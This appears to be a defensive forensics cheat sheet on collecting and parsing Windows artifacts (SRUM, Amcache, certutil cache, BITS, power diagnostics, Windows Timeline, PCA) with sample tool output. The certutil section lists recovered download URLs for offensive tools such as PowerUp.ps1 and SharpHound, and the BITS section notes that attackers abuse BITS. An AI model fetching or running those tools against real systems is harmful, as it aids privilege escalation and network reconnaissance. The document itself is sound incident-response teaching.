InteractionCount   : 5
CreationTime       : 2022-03-21 10:56:26.7029405
LastModified       : 2022-03-21 21:18:43.5141893
TargetCreated      : 2022-03-02 18:08:34.8146321
TargetModified     : 2022-03-21 20:39:09.1352103
TargetAccessed     : 2022-03-21 20:39:09.1699379

TargetIDAbsolutePath : My Computer\C:\Program Files\[REDACTED]\AlertTemplate.xls
InteractionCount   : 5
CreationTime       : 2022-03-14 22:07:32.9931209
LastModified       : 2022-03-22 00:29:44.5454484
TargetCreated      : 2021-11-10 08:45:22.0000000
TargetModified     : 2021-11-10 08:45:22.0000000
TargetAccessed     : 2022-03-04 01:45:34.5328254

```

SRUM

I wrote a [short thread on SRUM](#)

Collect SRUM file from `C:\Windows\System32\sru\SRUDB.dat`

You can use another of [Eric's tools](#) to parse it

```
.\SrumECmd.exe -f .\SRUDB.dat --csv .
```

```
FLARE 17/03/2022 11:05:54
PS C:\Users\Frank\Desktop > .\SrumECmd.exe -f .\SRUDB.dat --csv .
SrumECmd version 0.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/Srum

Command line: -f .\SRUDB.dat --csv .

Warning: Administrator privileges not found!

Processing '.\SRUDB.dat'...

Processing complete!

Energy Usage count: 117
Unknown 312 count: 63,568
Unknown D8F count: 2,194
App Resource Usage count: 257,748
Network Connection count: 1,447
Network Usage count: 54911
Push Notification count: 459

CSV output will be saved to '.'

Processing completed in 11.8755 seconds
```

```
FLARE 17/03/2022 11:06:54
PS C:\Users\Frank\Desktop > ls *.csv

Directory: C:\Users\Frank\Desktop

Mode                LastWriteTime         Length Name
----                -              -          -
-a--- 17/03/2022 11:06      51996636 20220317110642_SrumECmd_AppResourceUseInfo_Output.csv
-a--- 17/03/2022 11:06      10378 20220317110642_SrumECmd_EnergyUsage_Output.csv
-a--- 17/03/2022 11:06      182119 20220317110642_SrumECmd_NetworkConnections_Output.csv
-a--- 17/03/2022 11:06      9343027 20220317110642_SrumECmd_NetworkUsages_Output.csv
-a--- 17/03/2022 11:06      84868 20220317110642_SrumECmd_PushNotifications_Output.csv
-a--- 17/03/2022 11:06     10419423 20220317110642_SrumECmd_Unknown312_Output.csv
-a--- 17/03/2022 11:06      361552 20220317110642_SrumECmd_UnknownD8F_Output.csv

FLARE 17/03/2022 11:07:20
```

You will get a tonne of results. Prioritise the following:

- SrumECmd_NetworkUsages_Output.csv
- SrumECmd_AppResourceUseInfo_Output.csv
- SrumECmd_Unknown312_Output.csv (occasionally)

Id	Timestamp	ExeInfo	SidType	Sid	BytesReceived	BytesSent
668979	16/01/2022 11:51	TermService	NetworkService	S-1-5-20	1680	810
668980	16/01/2022 11:51	\device\harddiskvolume2\program files (x86)\screenconnect client (40aca7d2ffffb3b)\screenconnect.clientservice.exe	LocalSystem	S-1-5-18	7512	8738
668981	16/01/2022 11:51	\device\harddiskvolume2\program files\huntrress\wyupdate.exe	LocalSystem	S-1-5-18	21888	5037
668982	16/01/2022 11:51	Dnscache	NetworkService	S-1-5-20	34273	21683
668983	16/01/2022 11:51	\device\harddiskvolume2\program files (x86)\google\chrome\application\chrome.exe	UnknownOrUserId	S-1-5-21-1110014669-1561624894-1231548209-2097	163771	279055
668984	16/01/2022 11:51	System	LocalSystem	S-1-5-18	10640	13089
668985	16/01/2022 11:51	\device\harddiskvolume2\program files\microsoft office 15\root\office15\outlook.exe	UnknownOrUserId	S-1-5-21-1110014669-1561624894-1231548209-2097	300103	181237
668986	16/01/2022 11:51	LTSvcMon	LocalSystem	S-1-5-18	0	39498
668987	16/01/2022 11:51	Spooler	LocalSystem	S-1-5-18	60509467	97065053
668988	16/01/2022 11:51	System\SMB	LocalSystem	S-1-5-18	7890995	13948463
668989	16/01/2022 11:51	\device\harddiskvolume2\windows\system32\lsass.exe	LocalSystem	S-1-5-18	9363849	49799897
668990	16/01/2022 11:51		UnknownOrUserId	S-1-5-21-1110014669-1561624894-1231548209-2097	156689015	224826690
668991	16/01/2022 11:51	Spooler	UnknownOrUserId	S-1-5-21-1110014669-1561624894-1231548209-2097	35293980	57712748
668992	16/01/2022 11:51	\Device\HarddiskVolume2\Windows\System32\spool\drivers\x64\3\CNA BISWD.EXE	UnknownOrUserId	S-1-5-21-1110014669-1561624894-1231548209-2097	1555108	3287804
668993	16/01/2022 11:51	SSDPSRV	LocalService	S-1-5-19	1701	0
668994	16/01/2022 11:51	\device\harddiskvolume2\program files\microsoft office 15\clientx64\officeclicktorun.exe	LocalSystem	S-1-5-18	120	216
668995	16/01/2022 11:51		UnknownOrUserId	S-1-5-21-1110014669-1561624894-1231548209-2097	0	232
668996	16/01/2022 11:51	System\IPv6 Control Message	LocalSystem	S-1-5-18	1720	0
668997	16/01/2022 11:51	\device\harddiskvolume2\program files (x86)\microsoft\edge\application\msedge.exe	UnknownOrUserId	S-1-5-21-1110014669-1561624894-1231548209-2097	34745	37098
668998	16/01/2022 11:51	Microsoft.AAD.BrokerPlugin_1000.19041.1023.0_neutral_neutral_cw5n1h 2txyewy	UnknownOrUserId	S-1-5-21-1110014669-1561624894-1231548209-2097	15731	12407
668999	16/01/2022 11:51	LTService	LocalSystem	S-1-5-18	16712	24161

Amcache

You can get amcache hive from `C:\Windows\AppCompat\Programs\Amcache.hve`. You may need to copy the file by volume shadow or other means if it won't let you copy it directly.

Another one of [Eric's tools](#) will help us

```
.\AmcacheParser.exe -f '.\Amcache.hve' --mp --CSV .
```

```
FLARE 16/03/2022 11:59:19
PS C:\ > .\AmcacheParser.exe -f '.\Amcache.hve' --mp --csv .
AmcacheParser version 1.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f '.\Amcache.hve' --mp --csv .

C:\Amcache.hve is in old format!

Total file entries found: 1,001
Found 1,001 unassociated file entries

Results saved to: .

Total parsing time: 0.396 seconds
```

```
FLARE 16/03/2022 11:59:46
PS C:\ > ls *.csv
```

```
Directory: C:\

Mode                LastWriteTime          Length Name
----                -----          ---- 
-a----   16/03/2022     11:59           547038 20220316115945_Amcache_UnassociatedFileEntries.csv
```

You can read the subsequent CSVs in a GUI spreadsheet reader, or via PwSh

```
select ProgramName,Fullpath,Filesize,FileDescription,FileVersionNumber,Created,La
sort -desc LastModified |
more
#You can exit this by pressing q
```

```

ProgramName      : Unassociated
FullPath        : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\stage\Teams.exe
FileSize         : 73436920
FileDescription   : Microsoft Teams
FileVersionNumber : 1.3.00.362
Created          : 2020-01-22 09:27:48.8443702
LastModified     : 2020-01-22 09:27:52.4982792
LastModifiedStore : 2020-01-22 09:27:58.5834736
ProductName       : Microsoft Teams
CompanyName       : Microsoft Corporation

ProgramName      : Unassociated
FullPath        : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\stage\Squirrel.exe
FileSize         : 2324624
FileDescription   : Microsoft Teams
FileVersionNumber : 1.4.4.0
Created          : 2020-01-22 09:27:49.6241251
LastModified     : 2020-01-22 09:27:49.6860627
LastModifiedStore : 2020-01-22 09:27:49.8758979
ProductName       : Microsoft Teams
CompanyName       : Microsoft Corporation

ProgramName      : Unassociated
FullPath        : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\Update.exe
FileSize         : 2324624
FileDescription   : Microsoft Teams
FileVersionNumber : 1.4.4.0
Created          : 2019-10-22 15:49:50.5631428
LastModified     : 2020-01-22 09:27:49.6860627
LastModifiedStore : 2020-01-22 09:27:49.8758979
ProductName       : Microsoft Teams
CompanyName       : Microsoft Corporation

ProgramName      : Unassociated
FullPath        : C:\Users\awarhurst\AppData\Local\Microsoft\Teams\stage\Teams.exe
-- More -- -

```

Certutil History

If you have an interactive session on the machine

```

certutil.exe -urlcache |
select-string -Pattern 'ocsp|wininet|winhttp|complete|update|r3' -NotMatch |
sort

```

 Administrator: Windows PowerShell

```

PS C:\> certutil.exe -urlcache |
>> select-string -Pattern 'ocsp|wininet|winhttp|complete|update|r3' -NotMatch |
>> sort

```

Otherwise, you can look in this directory:

```
C:\Users\*\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\*
```

```
PS C:\strings> .\strings.exe C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\* | select-string -Pattern 'ocsp|wininet|winhttp|complete update\b3' -NotMatch | >> sort -Descending

Sysinternals - www.sysinternals.com
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: B@!
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: "80424021c7dbd21:0"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\EE8EA95EE89060662FB6F356E8816E0:
https://github.com/BloodHoundAD/SharpHound/releases/download/v1.0.3/SharpHound-v1.0.3.zip
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\EE8EA95EE89060662FB6F356E8816E0: "0x8DA005C41F3EB5F"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072E9E2A68305E6E9443D1E03231F0C:
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072E9E2A68305E6E9443D1E03231F0C:
"baa6192b5bc40c95bd4c78f735698e45d80b99479a51fd9c29d9569eee48782b"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE496FC9C409AAF55BF996A292_D46D6FA25B74360E1349F9015B5CCE53: X`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: ``t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: "62953659-1d7"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C0427F5F77D9B3A439FC620EDAAB6177: ?`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506: OTz
```

WER

Windows Error Reporting (WER) is a diagnostic functionality that we don't need to get too deep in the weeds about for this post.

When an application crashes, WER gets some contextual info around the crash. This presents an opportunity for us to [retrieve DFIR data that may tell us something about the adversary or malware](#)

Take a look at the various directories, and eventually retrieve a .WER file

```
C:\ProgramData\Microsoft\Windows\WER\ReportArchive
C:\ProgramData\Microsoft\Windows\WER\ReportQueue
C:\Users\*\AppData\Local\Microsoft\Windows\WER\ReportArchive
C:\Users\*\AppData\Local\Microsoft\Windows\WER\ReportQueue
```

BITS

BITS is a lolbin and can be abused by threat actors to do a myriad of things

- <https://isc.sans.edu/forums/diary/Investigating+Microsoft+BITS+Activity/23281/>
- <https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/>
- <https://www.mandiant.com/resources/attacker-use-of-windows-background-intelligent-transfer-service>

```
PS C:\> Start-BitsTransfer -Source https://live.sysinternals.com/autoruns.exe -Destination c:\autoruns.exe -verbose  
VERBOSE: Performing the operation "New" on target "BitsTransfer".
```

```
PS C:\> ls C:\ProgramData\Microsoft\Network\Downloader
```

```
Directory: C:\ProgramData\Microsoft\Network\Downloader
```

Mode	LastWriteTime	Length	Name
-a---	2/17/2022 12:19 AM	8192	edb.chk
-a---	2/17/2022 12:19 AM	1310720	edb.log
-a---	3/19/2019 8:59 PM	1310720	edbres00001.jrs
-a---	3/19/2019 8:59 PM	1310720	edbres00002.jrs
-a---	3/19/2019 8:59 PM	1310720	edbtmp.log
-a---	6/25/2022 4:59 PM	1310720	qmgr.db
-a---	2/17/2022 12:19 AM	16384	qmgr.jfm

Then use [bitsparser tool](#)

Forensic via Power Usage

From Ryan

Good for catching coin miners that are too resource hungry

Can do this via SRUM, but this is 'quicker' as no need to parse the XMLs

Location

```
C:\ProgramData\Microsoft\Windows\Power Efficiency Diagnostics\*.xml
```

Collect a bunch of these, and then use some command line text editing:

```
cat *.xml | egrep -i -A 1 '<name>(module|process name)</name>' | grep -i '<value>
```

```
[2022-Jul-26 14:54:47 BST] Downloads/Collected_Data
```

```
cat * | egrep -i -A 1 '<name>(module|process_name)</name>' | grep -i '<value>' | sort | uniq -c  
1 <Value>AcroRd32.exe</Value>  
1 <Value>Dropbox.exe</Value>  
5 <Value>HuntressAgent.exe</Value>  
3 <Value>MoUsaCoreWorker.exe</Value>  
4 <Value>MsMpEng.exe</Value>  
4 <Value>OUTLOOK.EXE</Value>  
1 <Value>QBW32.EXE</Value>  
4 <Value>Rio.exe</Value>  
8 <Value>System</Value>  
28 <Value>Zoom.exe</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\AcroForm.api</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Dropbox\Client\152.4.4880\dropbox_core.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Dropbox\Client\152.4.4880\python38.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Program Files (x86)\Google\Chrome\Application\103.0.5060.114\chrome.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Microsoft Office\Office14\MSPST32.DLL</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Microsoft Office\Office14\OUTLOOK.EXE</Value>  
14 <Value>\Device\HarddiskVolume2\Program Files (x86)\Microsoft SQL Server\MSQL10_50.PROFENGAGEMENT\MSSQL\Binn\sqlservr.exe</Value>  
5 <Value>\Device\HarddiskVolume2\Program Files\Huntress\HuntressAgent.exe</Value>  
4 <Value>\Device\HarddiskVolume2\Program Files\Huntress\Rio\Rio.exe</Value>  
1 <Value>\Device\HarddiskVolume2\ProgramData\Microsoft\Windows Defender\Definition Updates\{8F4FB641-15F3-433F-A7C7-3A8110030718}\mpengine.dll</Value>  
1 <Value>\Device\HarddiskVolume2\ProgramData\Microsoft\Windows Defender\Definition Updates\{B6F5BC8C-D16B-4D90-8A0B-8671688BE388}\mpengine.dll</Value>  
1 <Value>\Device\HarddiskVolume2\ProgramData\Microsoft\Windows Defender\Definition Updates\{C9F251F2-70B3-4931-B0F4-BA654CAB714A}\mpengine.dll</Value>  
1 <Value>\Device\HarddiskVolume2\ProgramData\Microsoft\Windows Defender\Definition Updates\{FB17E466-71FC-48DE-BFB7-0D5D77B7C6E1}\mpengine.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Users\Owner\AppData\Roaming\Zoom\bin\zWebService.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Windows\SysWOW64\WindowsCodecs.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Windows\SysWOW64\bcrypt primitives.dll</Value>  
27 <Value>\Device\HarddiskVolume2\Windows\SysWOW64\ntdll.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Windows\System32\KernelBase.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Windows\System32\MaxxAudioAP05064.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Windows\System32\RltkAP064.dll</Value>  
16 <Value>\Device\HarddiskVolume2\Windows\System32\ntdll.dll</Value>  
2 <Value>\Device\HarddiskVolume2\Windows\System32\wow64cpu.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Windows\System32\wuapi.dll</Value>  
8 <Value>\SystemRoot\System32\Drivers\Ntfs.sys</Value>  
1 <Value>\SystemRoot\System32\drivers\FLTMGR.SYS</Value>  
8 <Value>\SystemRoot\System32\drivers\athw10x.sys</Value>  
3 <Value>\SystemRoot\System32\drivers\dxgkrnl.sys</Value>  
19 <Value>\SystemRoot\System32\win32kbase.sys</Value>  
21 <Value>\SystemRoot\System32\win32kfull.sys</Value>  
1 <Value>\SystemRoot\system32\DRIVERS\igdkmd64.sys</Value>  
80 <Value>\SystemRoot\system32\ntoskrnl.exe</Value>  
3 <Value>audiogd.exe</Value>  
3 <Value>chrome.exe</Value>  
14 <Value>sqlservr.exe</Value>  
1 <Value>svchost.exe</Value>
```

```
[2022-Jul-26 14:57:30 BST] Downloads/Collected_Data
```

Activities Cache

Win10/11 telemetry source only. Very accurate timeline of user activities

Location

C:\Users\<username>\AppData\Local\ConnectedDevicesPlatform\L.<username>\ActivitiesCache.db

#example for user `foster`

C:\Users\foster\AppData\Local\ConnectedDevicesPlatform\L.foster\ActivitiesCache.db

Parse with Eric Zimmerman's [WxTCmd](#)

.\WxTCmd.exe -f ./ActivitiesCache.db --csv .

FLARE 17/10/2022 13:49:31

PS C:\Users\Frank\Desktop\actties > .\WxTCmd.exe -f ./ActivitiesCache.db --csv .

WxTCmd version 0.6.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
<https://github.com/EricZimmerman/WxTCmd>

Command line: -f ./ActivitiesCache.db --csv .

Warning: Administrator privileges not found!

ActivityOperation entries found: 0
Activity_PackageId entries found: 7,118
Activity entries found: 2,418

Results saved to: .

Processing complete in 0.7216 seconds

Unable to delete 'SQLite.Interop.dll'. Delete manually if needed.


2022-10-17 10:20:22 13 10 2022

We get two results, but the most interesting is %Date%_Activity.csv


Opening this up in Excel, we can start to play around with the data.

Type	D	E	I	J	K	L	M
		DisplayText	StartTime	EndTime	Duration	LastModifiedTime	LastModifiedOn
Executable	Microsoft.Windows.Explorer		14/10/2022 15:35	14/10/2022 15:35	00:00:30	14/10/2022 15:35	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:34	14/10/2022 15:35	00:00:08	14/10/2022 15:35	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:33	14/10/2022 15:33	00:00:03	14/10/2022 15:33	14/10/2022
	Microsoft.AutoGenerated.(923DD477-5846-686B-A659-0FCCD73851A8)	System32\mmc.exe	14/10/2022 15:32	14/10/2022 15:34	00:01:23	14/10/2022 15:33	14/10/2022
	System32\mmc.exe		14/10/2022 15:32	14/10/2022 15:32	00:00:04	14/10/2022 15:32	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:31	14/10/2022 15:31	00:00:17	14/10/2022 15:31	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:31	14/10/2022 15:31	00:04:24	14/10/2022 15:31	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:30	14/10/2022 15:30	00:00:17	14/10/2022 15:30	14/10/2022
	System32\mmc.exe		14/10/2022 15:29	14/10/2022 15:30	00:00:47	14/10/2022 15:30	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:27	14/10/2022 15:32	00:04:58	14/10/2022 15:29	14/10/2022
Oper	Microsoft.Windows.ControlPanel	Control Panel	14/10/2022 15:27			14/10/2022 15:27	14/10/2022
	Microsoft.Windows.ControlPanel		14/10/2022 15:27	14/10/2022 15:32	00:05:08	14/10/2022 15:27	14/10/2022
Oper	Microsoft.AutoGenerated.(C1C6F8AC-40A3-0F5C-146F-65A9DC70BBB4)	Task Scheduler	14/10/2022 15:22			14/10/2022 15:22	14/10/2022
	Microsoft.AutoGenerated.(C1C6F8AC-40A3-0F5C-146F-65A9DC70BBB4)		14/10/2022 15:22	14/10/2022 15:32	00:10:21	14/10/2022 15:27	14/10/2022
Oper	System32\mmc.exe	mmc.exe	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	System32\mmc.exe		14/10/2022 15:21	14/10/2022 15:22	00:00:52	14/10/2022 15:22	14/10/2022
Oper	Microsoft.Windows.Shell.RunDialog	Run	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	Microsoft.Windows.Shell.RunDialog		14/10/2022 15:21	14/10/2022 15:21	00:00:09	14/10/2022 15:21	14/10/2022
Oper	Program Files x86\ScreenConnect Client\	ScreenConnect.WindowsClient.exe	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	Program Files x86\ScreenConnect Client\		14/10/2022 15:21	14/10/2022 15:21	00:00:21	14/10/2022 15:21	14/10/2022
Oper	Program Files x86\ScreenConnect Client\	ScreenConnect.WindowsClient.exe	14/10/2022 15:20			14/10/2022 15:20	14/10/2022
	Program Files x86\ScreenConnect Client\		14/10/2022 15:20	14/10/2022 15:20	00:00:17	14/10/2022 15:20	14/10/2022
Oper	Microsoft.AutoGenerated.(923DD477-5846-686B-A659-0FCCD73851A8)	Task Manager	14/10/2022 15:20			14/10/2022 15:20	14/10/2022
	Microsoft.AutoGenerated.(923DD477-5846-686B-A659-0FCCD73851A8)		14/10/2022 15:20	14/10/2022 15:21	00:01:09	14/10/2022 15:20	14/10/2022
	com.squirrel.Teams.Teams		14/10/2022 15:18	14/10/2022 15:20	00:01:11	14/10/2022 15:20	14/10/2022
	Facebook.MessengerDesktop		14/10/2022 15:18	14/10/2022 15:20	00:01:15	14/10/2022 15:20	14/10/2022
	com.squirrel.Teams.Teams		14/10/2022 15:18	14/10/2022 15:18	00:00:03	14/10/2022 15:18	14/10/2022
	com.squirrel.Teams.Teams		13/10/2022 21:40	13/10/2022 21:40	00:00:15	13/10/2022 21:40	13/10/2022
	Facebook.MessengerDesktop		13/10/2022 21:40	13/10/2022 21:40	00:00:02	13/10/2022 21:40	13/10/2022
	Chrome		13/10/2022 21:40	13/10/2022 21:46	00:06:19	13/10/2022 21:40	13/10/2022
	com.squirrel.Teams.Teams		13/10/2022 18:31	13/10/2022 18:31	00:00:17	13/10/2022 18:31	13/10/2022

Can also use [WindowsTimeline.exe](#) tooling



I prefer to dump the data from the GUI



You will get a folder with some goodies. The two CSVs to focus on are: ApplicationExecutionList, WindowsTimeline. The former is easier to interpret than the latter

Grepping via timestamp makes most sense IMO for WindowsTimeline.csv.

```
grep '2023-02-02T18' WindowsTimeline.csv \
| awk -F'|' '{print "StartTime:" $36 " | Executed: "$2}' | sort
```

```
[2022-Oct-17 13:46:38 BST] Collected_Data/WindowsTimeline_17-Oct-2022T12-58-35
→ grep '2022-10-13T18' WindowsTimeline.csv | awk -F'|' '{print "StartTime:" $36 " | Executed: "$2}' | sort | ack 'dfsvc' --passthru
StartTime:"2022-10-13T17:31:30" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:12:05" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:12:51" | Executed: "Chrome"
StartTime:"2022-10-13T18:20:18" | Executed: "{Windows}\Microsoft.NET\Framework64\v4.0.30319\dfsvc.exe"
StartTime:"2022-10-13T18:20:19" | Executed: "*PID00006554 (25940)"
StartTime:"2022-10-13T18:20:19" | Executed: "*PID00006554 (25940)"
StartTime:"2022-10-13T18:22:09" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:22:18" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:23:51" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:30:50" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:31:05" | Executed: "com.squirrel.Teams.Teams"
[2022-Oct-17 13:46:44 BST] Collected_Data/WindowsTimeline_17-Oct-2022T12-58-35
```

Program Compatibility Assistant

Like prefetch...but not, [PCA artifacts](#) offer additional forensic insight into the fullpath execution times of exes on Win11 machines

Collect the following

```
C:\Windows\appcompat\pca\PcaAppLaunchDic.txt #most crucial file to collect
```

```

# contains reliable timestamps for last executed, like prefetch
C:\Windows\appcompat\pca\PcaGeneralDb0.txt # has more metadata about the exe

C:\Windows\appcompat\pca\PcaGeneralDb1.txt # seems to be empty a lot of the time

```

As these files are txts, you can just read them.

However, PcaGeneralDb0.txt contains some verbose meta data, so you can deploy something like this to have both TXTs normalised and readable:

```

paste <(cut -d'|' -f3 PcaGeneralDb0.txt) <(cut -d'|' -f1 PcaGeneralDb0.txt) \
&& paste <(cut -d'|' -f1 PcaAppLaunchDic.txt) <(cut -d'|' -f2 PcaAppLaunchDic.txt
| tee | sort -u

```

```

\b1p\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.320
\b1p\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.586
\b1p\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.806
\b1p\wintrv\bplus.wtk2.exe      2022-12-16 10:40:06.010
%programfiles%\windowsapps\dellinc.dellcommandupdate_3.0.160.0_x64__htrsfc667h5kn2\main\dellcommandupdate.exe   2022-12-18 08:48:38.752
\b1p\wintrv\blpdevupd.exe       2022-12-19 00:09:49.798
\b1p\wintrv\bplus.wtk2.exe      2022-12-19 08:51:59.853
\b1p\wintrv\bplus.wtk2.exe      2022-12-19 08:52:00.120
